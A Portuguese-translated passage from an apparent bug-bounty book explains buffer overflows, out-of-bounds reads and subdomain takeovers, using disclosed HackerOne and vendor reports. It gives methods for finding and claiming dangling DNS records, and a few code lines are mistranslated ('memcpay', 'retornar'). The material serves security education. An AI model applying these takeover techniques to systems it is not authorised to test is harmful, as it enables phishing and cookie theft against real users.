Os excessos de buffer geralmente ocorrem quando um desenvolvedor se esquece de verificar o tamanho dos dados que estão sendo gravados em uma variável. Eles também podem ocorrer quando o desenvolvedor comete um erro ao calcular a quantidade de memória necessária para os dados. Como esses erros podem ocorrer de várias maneiras, examinaremos apenas um tipo: a *omissão de verificação de comprimento*. Na linguagem de programação C, as verificações de comprimento omitidas geralmente envolvem funções que alteram a memória, como `strcpy()` e `memcpay()`. Mas essas verificações também podem ocorrer quando os desenvolvedores usam funções de alocação de memória, como `malloc()` ou `calloc()`. A função `strcpy()` (e `memcpay()`) recebe dois parâmetros: um buffer para o qual copiar os dados e os dados a serem copiados. Veja a seguir um exemplo em C:

```
#include <string.h>
int main()
{
① char src[16] = "hello world";
② char dest[16];
③ strcpy(dest, src);
④ printf("src is %s\n", src);
    printf("dest is %s\n", dest);
```

```
    retornar 0;  
}
```

Neste exemplo, a string `src` ❶ é definida como a string "hello world", que tem 11 caracteres, incluindo o espaço. Esse código aloca 16 bytes para `src` e `dest` ❷ (cada caractere tem 1 byte). Como cada caractere requer 1 byte de memória e as cadeias de caracteres devem terminar com um byte nulo (\0), a cadeia de caracteres "hello world" requer um total de 12 bytes, que se encaixam no limite de alocação de 16 bytes. A função `strcpy()` pega a string em `src` e copia-o para o destino ❸. As instruções `printf` em ❹ imprimem o seguinte:

```
src é hello world  
dest é hello world
```

Esse código funciona como esperado, mas e se alguém quisesse realmente enfatizar essa saudação? Considere este exemplo:

```
#include <string.h>  
#include <stdio.h>  
int main()  
{  
❶ char src[17]="hello world!!!!";  
❷ char dest[16];  
❸ strcpy(dest, src); printf("src is  
%s\n", src); printf("dest is  
%s\n", dest); return 0;  
}
```

Aqui, cinco pontos de exclamação são adicionados, elevando a contagem total de caracteres da string para 16. O desenvolvedor lembrou que todas as strings devem terminar com um byte nulo (\0) em C. Ele alocou 17 bytes para `src` ❶, mas esqueceu de fazer o mesmo para `dest` ❷. Depois de compilar e executar o arquivo o desenvolvedor veria este resultado:

```
src é  
dest is hello world!!!!
```

A variável `src` está vazia, apesar de ter sido atribuída a 'hello world!!!!'. Isso acontece devido à forma como o C aloca a memória da pilha. Memória da pilha

Os endereços são atribuídos de forma incremental, de modo que uma variável definida anteriormente no programa terá um endereço de memória mais baixo do que uma variável definida depois dela. Nesse caso, `src` é adicionada à pilha de memória, seguida por `dest`. Quando o transbordamento ocorre, os 17 caracteres de `'hello world!!!!!!'` são gravados na variável `dest`, mas o byte nulo da string (`\0`) transborda para o primeiro caractere da variável `src`. Como os bytes nulos indicam o fim de uma string, `src` parece estar vazia.

A Figura 13-1 ilustra a aparência da pilha à medida que cada linha de código é executada de ① a ③.

①

<code>src</code>	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	<code>\0</code>
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

②

<code>dest</code>																	
<code>src</code>	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	<code>\0</code>
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

③

<code>dest</code>	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	<code>\0</code>
<code>src</code>	<code>\0</code>	e	l	l	o		w	o	r	l	d	!	!	!	!	!	<code>\0</code>
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

Figura 13-1: Como a memória flui do destinatário para o destinatário

Na Figura 13-1, `src` é adicionado à pilha e 17 bytes são alocados para a variável, que são rotulados na figura a partir de 0 ①. A seguir,

`dest` é adicionado à pilha, mas são alocados apenas 16 bytes ②. Quando `src` é copiado para `dest`, o último byte que teria sido armazenado em `dest`

transborda para o primeiro byte de `src` (byte 0) ❸. Isso transforma o primeiro byte de `src` em um byte nulo.

Se você adicionasse outro ponto de exclamação a `src` e atualizasse o comprimento para 18, a saída seria semelhante a esta:

```
src é !
dest is hello world!!!!!
```

A variável `dest` conteria apenas 'hello world!!!!', e o ponto de exclamação final e o byte nulo passariam para `src`. Isso faria com que `src` parecesse conter apenas a string '!'. A memória mostrada na Figura 13-1 ❶ seria alterada para se parecer com a Figura 13-2.

dest	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	!	
src	!	\0	l	l	o		w	o	r	l	d	!	!	!	!	!	\0	
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17

Figura 13-2: Fluxo de dois caracteres de `dest` para `src`

Mas e se o desenvolvedor esquecesse o byte nulo e usasse o comprimento exato da string, como segue?

```
#include <string.h>
#include <stdio.h>
int main ()
{
    char ❶src [12]="hello world!";
    char ❷dest[12];
    strcpy(dest, src);
    printf("src is %s\n", src);
    printf("dest is %s\n", dest);
    return 0;
}
```

O desenvolvedor conta o número de caracteres na string sem o byte nulo e aloca 12 bytes para as strings `src` e `dest` em ❶ e

❷. O restante do programa copia a string `src` para `dest` e imprime o

resultados, como fizeram os programas anteriores. Digamos que o desenvolvedor execute esse código em seu processador de 64 bits.

Como o byte nulo foi transferido de `dest` nos exemplos anteriores, você poderia esperar que `src` se tornasse uma string vazia. Mas o resultado do programa seria o seguinte:

```
src é hello world!
dest é hello world!
```

Nos processadores modernos de 64 bits, esse código não causaria um comportamento inesperado ou um excesso de fluxo do buffer. A alocação mínima de memória em máquinas de 64 bits é de 16 bytes (devido ao projeto de alinhamento de memória, que está além do escopo deste livro). Em sistemas de 32 bits, é de 8 bytes. Como o `hello world!` requer apenas 13 bytes, incluindo o byte nulo, ele não ultrapassa os 16 bytes mínimos alocados para a variável `dest`.

Ler fora dos limites

Por outro lado, a vulnerabilidade *de leitura fora dos limites* pode permitir que os invasores leiam dados fora do limite da memória. Essa vulnerabilidade ocorre quando um aplicativo lê muita memória para uma determinada variável ou ação. A leitura fora dos limites pode vazar informações confidenciais.

Uma famosa vulnerabilidade de leitura fora dos limites é o *bug OpenSSL Heartbleed*, que foi divulgado em abril de 2014. O OpenSSL é uma biblioteca de software que permite que os servidores de aplicativos se comuniquem com segurança por meio de redes sem medo de espiões. Por meio da OpenSSL, os aplicativos podem identificar o servidor na outra extremidade da comunicação. O Heartbleed permitia que os invasores lessem dados arbitrários durante as comunicações, como chaves privadas de servidor, dados de sessão, senhas e assim por diante, por meio do processo de identificação de servidor do OpenSSL.

A vulnerabilidade faz uso da funcionalidade de solicitação de heartbeat do OpenSSL, que envia uma mensagem a um servidor. Em seguida, o servidor retorna a mesma mensagem ao solicitante para verificar se os dois servidores estão em comunicação. As solicitações de heartbeat podem incluir um parâmetro de comprimento, que é o fator que levou à vulnerabilidade. Versões vulneráveis do

O OpenSSL alocou memória para a mensagem de retorno do servidor com base no parâmetro de comprimento enviado com a solicitação, em vez de no tamanho real da mensagem a ser retornada.

Como resultado, um invasor poderia explorar o Heartbleed enviando uma solicitação de heartbeat com um parâmetro de comprimento grande. Digamos que uma mensagem tivesse 100 bytes e um invasor enviasse 1.000 bytes como o tamanho da mensagem. Todos os servidores vulneráveis para os quais o invasor enviasse a mensagem leriam o parâmetro 100 bytes da mensagem pretendida e mais 900 bytes de memória arbitrária. As informações incluídas nos dados arbitrários dependem dos processos em execução do servidor vulnerável e do layout da memória no momento do processamento da solicitação.

PHP `ftp_genlist()` Integer Overflow

Dificuldade: Alta

URL: N/A

Fonte: <https://bugs.php.net/bug.php?id=69545>

Data do relatório: 28 de abril de 2015

Recompensa paga: \$500

As linguagens que gerenciam a memória para os desenvolvedores não estão imunes às vulnerabilidades de memória. Embora o PHP gerencie automaticamente a memória, a linguagem é escrita em C, que requer gerenciamento de memória. Como resultado, as funções incorporadas do PHP podem estar vulneráveis a vulnerabilidades de memória. Esse foi o caso quando Max Spelsberg descobriu um buffer overflow na extensão FTP do PHP.

A extensão FTP do PHP lê os dados de entrada, como arquivos, para rastrear o tamanho e o número de linhas recebidas na função `ftp_genlist()`. As variáveis de tamanho e linhas foram inicializadas como inteiros sem sinal. Em uma máquina de 32 bits, os inteiros sem sinal têm uma alocação máxima de memória de 2^{32} bytes (4.294.967.295 bytes ou 4 GB). Portanto, se um invasor enviasse mais de 2^{32} bytes, os buffers ficariam sobrecarregados.

Como parte de sua prova de conceito, Spelsberg forneceu o código PHP para iniciar um servidor FTP e o código Python para se conectar a ele. Uma vez que o

conexão foi feita, seu cliente Python enviou $2^{32} + 1$ bytes sobre a conexão de soquete para o servidor FTP. O servidor FTP PHP travou porque Spelsberg havia substituído a memória, semelhante ao que aconteceu no exemplo de buffer overflow discutido anteriormente.

Conclusões

Os excessos de buffer são um tipo de vulnerabilidade bem conhecido e bem documentado, mas você ainda pode encontrá-los em aplicativos que gerenciam sua própria memória. Mesmo que um aplicativo que esteja testando não seja codificado em C ou C++, você ainda poderá descobrir um buffer overflow se o aplicativo for codificado em uma linguagem escrita em outra linguagem vulnerável a bugs de gerenciamento de memória. Nesses casos, procure lugares em que as verificações de comprimento variável tenham sido omitidas.

Módulo Python Hotshot

Dificuldade: Alta

URL: N/A

Fonte: <http://bugs.python.org/issue24481>

Data do relatório: 20 de junho de 2015

Recompensa paga: \$500

Assim como o PHP, a linguagem de programação Python é tradicionalmente escrita em C. De fato, às vezes ela é chamada de CPython (também existem versões do Python escritas em outras linguagens, incluindo Jython, PyPy e assim por diante). O módulo Python hotshot é um substituto para o módulo Python profile existente. O módulo hotshot descreve com que frequência e por quanto tempo várias partes de um programa são executadas. O Hotshot é escrito em C, portanto, tem um impacto menor no desempenho do que o módulo profile existente. Mas em junho de 2015, John Leitch descobriu um buffer overflow no código que permitia que um invasor copiasse uma string de um local de memória para outro.

O código vulnerável chamava o método `memcpy()`, que copia um número especificado de bytes de memória de um local para outro. Por exemplo, o código vulnerável poderia ter a seguinte aparência:

```
memcpy(self->buffer + self->index, s, len);
```

O método `memcpy()` recebe três parâmetros: um destino, uma origem e o número de bytes a serem copiados. Neste exemplo, esses valores são as variáveis `self->buffer + self->index` (a soma dos comprimentos do buffer e do índice), `s` e `len`, respectivamente.

A variável de destino `self->buffer` sempre teria um comprimento fixo. Mas `s`, a variável de origem, poderia ter qualquer tamanho. Isso significava que, ao executar a função de cópia, `memcpy()` não validaria o tamanho do buffer no qual estava gravando. Um invasor poderia passar para a função uma cadeia de caracteres maior do que o número de bytes alocados para cópia. A cadeia de caracteres seria gravada no destino e sobrefluiria, de modo que continuaria gravando além do buffer pretendido e em outra memória.

Conclusões

Um método de encontrar excessos de buffer é procurar as funções `strcpy()` e `memcpy()`. Se você encontrar essas funções, verifique se elas têm verificações adequadas do comprimento do buffer. Você precisará trabalhar de trás para frente a partir do código que encontrar para confirmar que pode controlar a origem e o destino para fazer o overflow da memória alocada.

Leitura fora dos limites da Libcurl

Dificuldade: Alta

URL: N/A

Fonte: http://curl.haxx.se/docs/adv_20141105.html

Data do relatório: 5 de novembro de 2014

Recompensa paga: US\$ 1.000

A Libcurl é uma biblioteca gratuita de transferência de URL do lado do cliente que a ferramenta de linha de comando cURL usa para transferir dados. Symeon Paraschoudis descobriu uma vulnerabilidade na função `curl_easy_duphandle` da libcurl que poderia ter sido explorada para extrair dados confidenciais.

Ao realizar uma transferência com a libcurl, você pode passar dados para enviar com uma solicitação `POST` usando a tag `CURLOPT_POSTFIELDS`. Mas a execução dessa ação não garante que os dados serão preservados durante a ação. Para garantir que os dados não sejam alterados enquanto são enviados com a solicitação `POST`, outro flag, `CURLOPT_COPYPOSTFIELDS`, copia o conteúdo dos dados e envia a cópia com a solicitação `POST`. O tamanho da área de memória é definido por meio de outra variável denominada `CURLOPT_POSTFIELDSIZE`.

Para copiar os dados, o cURL alocava memória. Mas a função interna da libcurl que duplicava os dados tinha dois problemas: primeiro, copiar os dados `POST` incorretamente faria com que a libcurl tratasse o buffer de dados `POST` como uma string C. A libcurl presumia que os dados `POST` terminavam com um byte nulo. Quando os dados não terminavam, a libcurl continuava lendo a string além da memória alocada até encontrar um byte nulo. Isso poderia fazer com que a libcurl copiasse uma cadeia de caracteres muito pequena (se um byte nulo fosse incluído no meio do corpo do `POST`), muito grande ou poderia travar o aplicativo. Segundo, depois de duplicar os dados, a libcurl não atualizava de onde deveria ler os dados. Isso era um problema: entre o momento em que a libcurl duplicava os dados e lia os dados, a memória poderia ter sido limpa ou reutilizada para outros fins. Se qualquer um desses eventos ocorresse, o local poderia conter dados que não deveriam ser enviados.

Conclusões

A ferramenta cURL é uma biblioteca muito popular e estável para transferência de dados em redes. Apesar de sua popularidade, ela ainda tem bugs. Qualquer funcionalidade envolvida na cópia de memória é um ótimo lugar para começar a procurar bugs de memória. Como os outros exemplos de memória, as vulnerabilidades de leitura fora dos limites são difíceis de descobrir. Mas se você começar a pesquisar as funções comumente vulneráveis, terá mais chances de encontrar um bug.

Resumo

As vulnerabilidades de memória podem permitir que os invasores leiam dados vazados ou executem seu próprio código, mas é difícil encontrar essas vulnerabilidades. As linguagens de programação modernas são menos suscetíveis a vulnerabilidades de memória porque lidam com sua própria alocação de memória. Mas os aplicativos escritos em linguagens que exigem que o desenvolvedor aloque memória ainda são suscetíveis a bugs de memória. Para descobrir vulnerabilidades de memória, você precisa conhecer o gerenciamento de memória, que pode ser complexo e até mesmo depender do hardware. Se você quiser pesquisar esses tipos de explorações, recomendo que leia também outros livros dedicados inteiramente ao assunto.

14

AQUISIÇÃO DE SUBDOMÍNIO



Uma vulnerabilidade de *controle de subdomínio* ocorre quando um invasor mal-intencionado consegue reivindicar um subdomínio de um site legítimo. Quando o invasor controla o subdomínio, ele fornece seu próprio conteúdo ou intercepta o tráfego.

Entendendo os nomes de domínio

Para entender como funciona uma vulnerabilidade de sequestro de subdomínio, primeiro precisamos ver como você registra e usa os nomes de domínio. Os domínios são os URLs que acessam os sites e são mapeados para endereços IP pelos servidores de nomes de domínio (DNS). Os domínios são organizados como uma hierarquia, e cada parte é separada por um ponto. A parte final de um domínio - a parte mais à direita - é um *domínio de nível superior*. Exemplos de domínios de nível superior incluem *.com*, *.ca*, *.info* e assim por diante. O próximo nível acima na hierarquia de domínios é o nome de domínio que as pessoas ou empresas registraram. Essa parte da hierarquia acessa sites. Por exemplo, digamos que *<example>.com* seja um domínio registrado com um domínio de nível superior *.com*. A próxima etapa da hierarquia é o foco deste capítulo: *subdomínios*. Os subdomínios compreendem a parte mais à esquerda dos URLs e podem hospedar sites separados no mesmo domínio registrado. Por exemplo, se a Empresa Exemplo tivesse um site voltado para o cliente, mas também precisasse de um site de e-mail separado, ela poderia ter *www.<example>.com* e *webmail* separados.

subdomínios <exemplo>.com. Cada um desses subdomínios poderia servir seu próprio conteúdo de site.

Os proprietários de sites podem criar subdomínios usando vários métodos, mas os dois métodos mais comuns são adicionar um registro A ou um registro CNAME nos registros DNS de um site. Um *registro A* mapeia o nome de um site para um ou mais endereços IP. Um *CNAME* deve ser um registro exclusivo que mapeia um nome de site para outro nome de site. Somente os administradores do site podem criar registros DNS para um site (a menos que você encontre uma vulnerabilidade, é claro).

Como funcionam as aquisições de subdomínios

Uma aquisição de subdomínio ocorre quando um usuário pode controlar os endereços IP ou URLs para os quais um registro A ou um registro CNAME aponta. Um exemplo comum dessa vulnerabilidade envolve a plataforma de hospedagem de sites Heroku. Em um fluxo de trabalho típico, um desenvolvedor de sites cria um novo aplicativo e o hospeda no Heroku. Em seguida, o desenvolvedor cria um registro CNAME para um subdomínio de seu site principal e aponta esse subdomínio para o Heroku. Aqui está um exemplo hipotético de como essa situação pode dar errado:

1. Exemplo A empresa registra uma conta na plataforma Heroku e não usa SSL.
2. A Heroku atribui à Example Company o subdomínio *unicorn457.herokuapp.com* para seu novo aplicativo.
3. A Empresa Exemplo cria um registro CNAME com seu provedor de DNS apontando o subdomínio *test.<example>.com* para *unicorn457.herokuapp.com*.
4. Depois de alguns meses, a Empresa Exemplo decide remover seu subdomínio *test.<example>.com*. Ela fecha sua conta do Heroku e exclui o conteúdo do site de seus servidores. Mas não exclui o registro CNAME.
5. Uma pessoa mal-intencionada percebe que o registro CNAME aponta para um URL não registrado no Heroku e reivindica o domínio *unicorn457.herokuapp.com*.

6. O invasor agora pode fornecer seu próprio conteúdo a partir do teste.

<example>.com, que parece ser um site legítimo da Example Company por causa do URL.

Como você pode ver, essa vulnerabilidade geralmente ocorre quando um site não exclui um CNAME (ou um registro A) apontando para um site externo que um invasor pode reivindicar. Os serviços externos comumente usados que foram associados a aquisições de subdomínios incluem Zendesk, Heroku, GitHub, Amazon S3 e SendGrid.

O impacto da aquisição de um subdomínio depende da configuração do subdomínio e do domínio principal. Por exemplo, em "Web Hacking Pro Tips #8" (<https://www.youtube.com/watch?v=76TIDwaxtyk>), Arne Swinnen descreve como os cookies podem ter escopo para que os navegadores enviem cookies armazenados para somente o domínio apropriado. Mas o escopo de um cookie pode ser definido para que os navegadores enviem cookies a todos os subdomínios especificando o subdomínio apenas como um ponto, como no valor .<example>.com. Quando um site tem essa configuração, os navegadores enviarão cookies <example>.com para qualquer subdomínio da Example Company que o usuário visitar. Se um invasor controlar o *test*.

<example>.com, eles poderiam roubar cookies <example>.com de alvos que visitam o subdomínio malicioso *test*.<example>.com.

Como alternativa, se os cookies não tiverem esse escopo, um invasor mal-intencionado ainda poderá criar um site no subdomínio que imite o domínio principal. Se o invasor incluir uma página de login no subdomínio, ele poderá fazer phishing para que os usuários enviem suas credenciais. Dois ataques comuns são possibilitados por aquisições de subdomínio. Mas nos exemplos a seguir, também examinaremos outros ataques, como interceptações de e-mail.

Para encontrar vulnerabilidades de sequestro de subdomínio, é necessário procurar os registros DNS de um site. Uma ótima maneira de fazer isso é usar a ferramenta KnockPy, que enumera subdomínios e procura mensagens de erro comuns relacionadas à aquisição de subdomínios de serviços como o S3. O KnockPy vem com uma lista de subdomínios comuns para testar, mas você também pode fornecer sua própria lista de subdomínios. O repositório SecLists do GitHub (<https://github.com/danielmiessler/SecLists/>) também lista subdomínios comumente encontrados entre suas muitas outras listas relacionadas à segurança.

Aquisição de subdomínio da Ubiquiti

Dificuldade: Baixa

URL: <http://assets.goubiquiti.com/>

Fonte: <https://hackerone.com/reports/109699>

Data do relatório: 10 de janeiro de 2016

Recompensa paga: \$500

O Amazon Simple Storage, ou S3, é um serviço de hospedagem de arquivos fornecido pela Amazon Web Services (AWS). Uma conta no S3 é um *bucket* que você pode acessar usando um URL especial do AWS, que começa com o nome do bucket. A Amazon usa um namespace global para os URLs de seus buckets, o que significa que, depois que alguém registra um bucket, ninguém mais pode registrá-lo. Por exemplo, se eu registrasse o bucket <exemplo>, ele teria o URL

<example>.s3.amazonaws.com e eu seria o proprietário. A Amazon também permite que os usuários registrem qualquer nome que desejarem, desde que ele ainda não tenha sido reivindicado, o que significa que um invasor pode reivindicar qualquer bucket S3 não registrado.

Nesse relatório, a Ubiquiti criou um registro CNAME para *assets.goubiquiti.com* e o apontou para o bucket S3 *uwn-images*. Esse bucket era acessível por meio do URL *uwn-images.s3.website.us-west-1.amazonaws.com*. Como a Amazon tem servidores em todo o mundo, o URL inclui informações sobre a região geográfica da Amazon onde o bucket está localizado. Nesse caso, *us-west-1* é o norte da Califórnia.

Mas a Ubiquiti não havia registrado o bucket ou o havia removido de sua conta do AWS sem excluir o registro CNAME. Portanto, visitar o site *assets.goubiquiti.com* ainda tentaria servir o conteúdo do S3. Como resultado, um hacker reivindicou o bucket do S3 e relatou a vulnerabilidade à Ubiquiti.

Conclusões

Fique atento às entradas de DNS que apontam para serviços de terceiros, como o S3. Quando você encontrar essas entradas, verifique se a empresa configurou adequadamente esse serviço. Além de fazer uma verificação inicial

nos registros de DNS de um site, é possível monitorar continuamente entradas e serviços usando ferramentas automatizadas como o KnockPy. É melhor fazer isso para o caso de uma empresa remover um subdomínio e esquecer de atualizar seus registros de DNS.

Scan.me Apontando para o Zendesk

Dificuldade: Baixa

URL: <http://support.scan.me/>

Fonte: [https://hackerone.com/reports/114134/](https://hackerone.com/reports/114134)

Data do relatório: 2 de fevereiro de 2016

Recompensa paga: US\$ 1.000

A plataforma Zendesk oferece serviço de suporte ao cliente no subdomínio de um site. Por exemplo, se a Empresa Exemplo usasse o Zendesk, seu subdomínio associado poderia ser *support.<example>.com*.

Semelhante ao exemplo anterior da Ubiquiti, os proprietários do site *scan.me* criaram um registro CNAME apontando *support.scan.me* para *scan.zendesk.com*. Posteriormente, o Snapchat adquiriu o *scan.me*. Perto do momento da aquisição, o *support.scan.me* lançou o subdomínio no Zendesk, mas esqueceu de excluir o registro CNAME. O hacker *harry_mg* encontrou o subdomínio, reivindicou o *scan.zendesk.com* e serviu seu próprio conteúdo do Zendesk nele.

Conclusões

Fique atento às aquisições de empresas que podem alterar a forma como uma empresa fornece serviços. Como as otimizações ocorrem entre a empresa matriz e a aquisição, alguns subdomínios podem ser excluídos. Essas alterações podem resultar em aquisições de subdomínios se as empresas não atualizarem as entradas de DNS. Novamente, como os subdomínios podem mudar a qualquer momento, é melhor verificar continuamente os registros ao longo do tempo depois que uma empresa anunciar uma aquisição.

Aquisição de subdomínio do Shopify Windsor

Dificuldade: Baixa

URL: <http://windsor.shopify.com/>

Fonte: <https://hackerone.com/reports/150374/>

Data do relatório: 10 de julho de 2016

Recompensa paga: \$500

Nem todas as aquisições de subdomínio envolvem o registro de uma conta em um serviço de terceiros. Em julho de 2016, o hacker zseano descobriu que o Shopify havia criado um CNAME para *windsor.shopify.com* que apontava para *aislingofwindsor.com*. Ele descobriu isso pesquisando todos os subdomínios do Shopify no site *crt.sh*, que rastreia todos os certificados SSL registrados por um site e os subdomínios aos quais os certificados estão associados. Essas informações estão disponíveis porque todos os certificados SSL devem ser registrados com uma autoridade de certificação para que os navegadores confirmem a autenticidade do certificado quando você visitar os sites. O site *crt.sh* rastreia esses registros ao longo do tempo e disponibiliza as informações aos visitantes. Os sites também podem registrar certificados curinga, que fornecem proteções SSL a qualquer subdomínio do site. No *crt.sh*, isso é indicado por um asterisco no lugar do subdomínio.

Quando um site registra um certificado curinga, o *crt.sh* não consegue identificar os subdomínios em que o certificado é usado, mas cada certificado inclui um valor de hash exclusivo. Outro site, o *censys.io*, rastreia os hashes de certificados e os subdomínios em que eles são usados por meio da varredura da Internet. A pesquisa no *censys.io* por um hash de certificado curinga pode permitir que você identifique novos subdomínios.

Ao navegar pela lista de subdomínios no *crt.sh* e visitar cada um deles, zseano percebeu que *windsor.shopify.com* estava retornando um erro de página 404 não encontrada. Isso significava que a Shopify não estava servindo nenhum conteúdo do subdomínio ou não era mais proprietária do *aislingofwindsor.com*. Testando a última hipótese, zseano visitou um site de registro de domínios, procurou por *aislingofwindsor.com* e descobriu que poderia comprá-lo por US\$ 10. Ele o fez e relatou a vulnerabilidade à Shopify como uma aquisição de subdomínio.

Conclusões

Nem todos os subdomínios envolvem o uso de serviços de terceiros. Se encontrar um subdomínio que esteja apontado para outro domínio e que esteja retornando uma página 404, verifique se pode registrar esse domínio. O site crt.sh fornece uma ótima referência de certificados SSL registrados por sites como uma etapa inicial para identificar subdomínios. Se certificados curinga tiverem sido registrados no crt.sh, pesquise o hash do certificado no censys.io.

Snapchat Fastly Takeover

Dificuldade: Média

URL: <http://fastly.sc-cdn.net/takeover.html>

Fonte: <https://hackerone.com/reports/154425/>

Data relatada: 27 de julho de 2016

Recompensa paga: US\$ 3.000

A Fastly é uma *rede de distribuição de conteúdo (CDN)*. Uma CDN armazena cópias de conteúdo em servidores em todo o mundo para que o conteúdo possa ser entregue em um tempo e distância mais curtos para os usuários que o solicitam.

Em 27 de julho de 2016, o hacker Ebrietas informou ao Snapchat que havia uma configuração incorreta de DNS em seu domínio sc-cdn.net. O URL <http://fastly.sc-cdn.net> tinha um registro CNAME que apontava para um subdomínio do Fastly que o Snapchat não havia reivindicado corretamente. Na época, a Fastly permitia que os usuários registrassem subdomínios personalizados se estivessem criptografando seu tráfego com Transport Layer Security (TLS) e usando o certificado curinga compartilhado da Fastly para fazer isso. A configuração incorreta do subdomínio personalizado resultou em uma mensagem de erro no domínio que dizia "Erro do Fastly: domínio desconhecido: <domínio mal configurado>. Verifique se esse domínio foi adicionado a um serviço".

Antes de relatar o bug, Ebrietas pesquisou o domínio sc-cdn.net no censys.io e confirmou a propriedade do Snapchat sobre o domínio usando as informações de registro no certificado SSL do domínio. Isso é significativo, pois o domínio sc-cdn.net não inclui explicitamente nenhuma informação de registro.

identificando informações sobre o Snapchat da mesma forma que o snapchat.com faz. Ele também configurou um servidor para receber o tráfego do URL para confirmar que o domínio estava realmente em uso.

Ao resolver o relatório, o Snapchat confirmou que um subconjunto muito pequeno de usuários estava usando uma versão antiga de seu aplicativo, que fazia solicitações a esse subdomínio para conteúdo não autenticado. A configuração dos usuários foi atualizada posteriormente e apontou para outro URL. Em teoria, um invasor poderia ter fornecido arquivos maliciosos aos usuários por esse período limitado de tempo por meio do subdomínio.

Conclusões

Fique atento aos sites que apontam para serviços que retornam mensagens de erro. Quando você encontrar um erro, confirme como esses serviços são usados lendo a documentação deles. Em seguida, verifique se você pode encontrar configurações incorretas que lhe permitam assumir o controle do subdomínio. Além disso, sempre dê os passos extras para confirmar o que você acha que são vulnerabilidades. Nesse caso, Ebrietas pesquisou as informações do certificado SSL para confirmar que o Snapchat era o proprietário do domínio antes de fazer a denúncia. Em seguida, ele configurou seu servidor para receber solicitações, certificando-se de que o Snapchat estava usando o domínio.

Aquisição legal de robôs

Dificuldade: Média

URL: <https://api.legalrobot.com/>

Fonte: <https://hackerone.com/reports/148770>/ Data

do relatório: 1º de julho de 2016

Recompensa paga: \$100

Mesmo quando os sites configuram seus subdomínios corretamente em serviços de terceiros, esses serviços podem estar vulneráveis a configurações incorretas. Foi isso que Frans Rosen descobriu em 1º de julho de 2016, quando enviou um relatório ao Legal Robot. Ele notificou a empresa

que ele tinha uma entrada DNS CNAME para `api.legalrobot.com` apontando para o `Modulus.io`, que ele poderia assumir.

Como você já deve ter percebido, depois de ver essa página de erro, a próxima etapa de um hacker deve ser visitar o serviço para reivindicar o subdomínio. Mas a tentativa de reivindicar `api.legalrobot.com` resultou em um erro porque o Legal Robot já o havia reivindicado.

Em vez de ir embora, Rosen tentou reivindicar o subdomínio curinga do Legal Robot, `*.legalrobot.com`, que estava disponível. A configuração do Modulus permitia que subdomínios curinga substituíssem subdomínios mais específicos, que, nesse caso, incluíam `api.legalrobot.com`. Depois de reivindicar o domínio curinga, Rosen conseguiu hospedar seu próprio conteúdo em `api.legalrobot.com`, conforme mostrado na Figura 14-1.



```
< → ⌂ view-source:https://api.legalrobot.com
'HELLO WORLD! <!--FRANS ROSEN-->
```

Figura 14-1: Fonte da página HTML fornecida como prova de conceito para a aquisição de subdomínio alegada por Frans Rosen

Observe o conteúdo que Rosen hospedou na Figura 14-1. Em vez de publicar uma página constrangedora informando que o subdomínio havia sido tomado, ele usou uma página de texto não intrusiva com um comentário em HTML verificando que ele era responsável pelo conteúdo.

Conclusões

Quando os sites dependem de serviços de terceiros para hospedar um subdomínio, eles também dependem da segurança desse serviço. Nesse caso, o Legal Robot pensou que havia reivindicado corretamente seu subdomínio no Modulus quando, na verdade, o serviço tinha uma vulnerabilidade que permitia que subdomínios curinga substituíssem todos os outros subdomínios. Lembre-se também de que, se você puder reivindicar um subdomínio, é melhor usar uma prova de conceito não intrusiva para evitar constranger a empresa à qual você está se reportando.

Aquisição de correio eletrônico da Uber SendGrid

Dificuldade: Média

URL: <https://em.uber.com/>

Fonte: <https://hackerone.com/reports/156536/>

Data do relatório: 4 de agosto de 2016

Recompensa paga: US\$ 10.000

O SendGrid é um serviço de e-mail baseado em nuvem. No momento em que este artigo foi escrito, a Uber era um de seus clientes. Quando o hacker Rojan Rijal estava analisando os registros DNS do Uber, ele notou um registro CNAME para `em.uber.com` apontando para o SendGrid.

Como o Uber tinha um SendGrid CNAME, Rijal decidiu investigar o serviço para confirmar como o Uber estava configurado. Seu primeiro passo foi confirmar os serviços fornecidos pela SendGrid e se eles permitiam a hospedagem de conteúdo. Não permitia. Pesquisando a documentação da SendGrid, Rijal se deparou com uma opção diferente chamada white labeling. White labeling é uma funcionalidade que permite que os provedores de serviços de Internet confirmem que a SendGrid tem a permissão de um domínio para enviar um e-mail em nome do domínio. Essa permissão é concedida por meio da criação de registros MX (*mail exchanger*) para um site que aponta para a SendGrid. Um registro MX é um tipo de registro DNS que especifica um servidor de e-mail responsável por enviar e receber e-mails em nome de um domínio. Os servidores e serviços de e-mail dos destinatários consultam os servidores DNS em busca desses registros para verificar a autenticidade de um e-mail e evitar spam.

A funcionalidade de white label chamou a atenção de Rijal porque envolvia a confiança em um provedor de serviços terceirizado para gerenciar um subdomínio da Uber. Quando Rijal analisou as entradas de DNS para `em.uber.com`, ele confirmou que um registro MX estava apontando para `mx.sendgrid.net`. Mas somente os proprietários de sites podem criar registros DNS (supondo que não haja outra vulnerabilidade para abuso), portanto Rijal não podia modificar os registros MX do Uber diretamente para assumir o subdomínio. Em vez disso, ele recorreu à documentação do SendGrid, que descrevia outro serviço chamado Inbound Parse Webhook. Esse serviço permite que os clientes analisem anexos e

conteúdo dos e-mails recebidos e, em seguida, enviar os anexos para um URL especificado. Para usar a funcionalidade, os sites precisam:

1. Crie um registro MX de um domínio/nome de host ou subdomínio e aponte-o para `mx.sendgrid.net`.
2. Associe o domínio/nome do host e um URL na página de configurações da API de análise com o Webhook de análise de entrada.

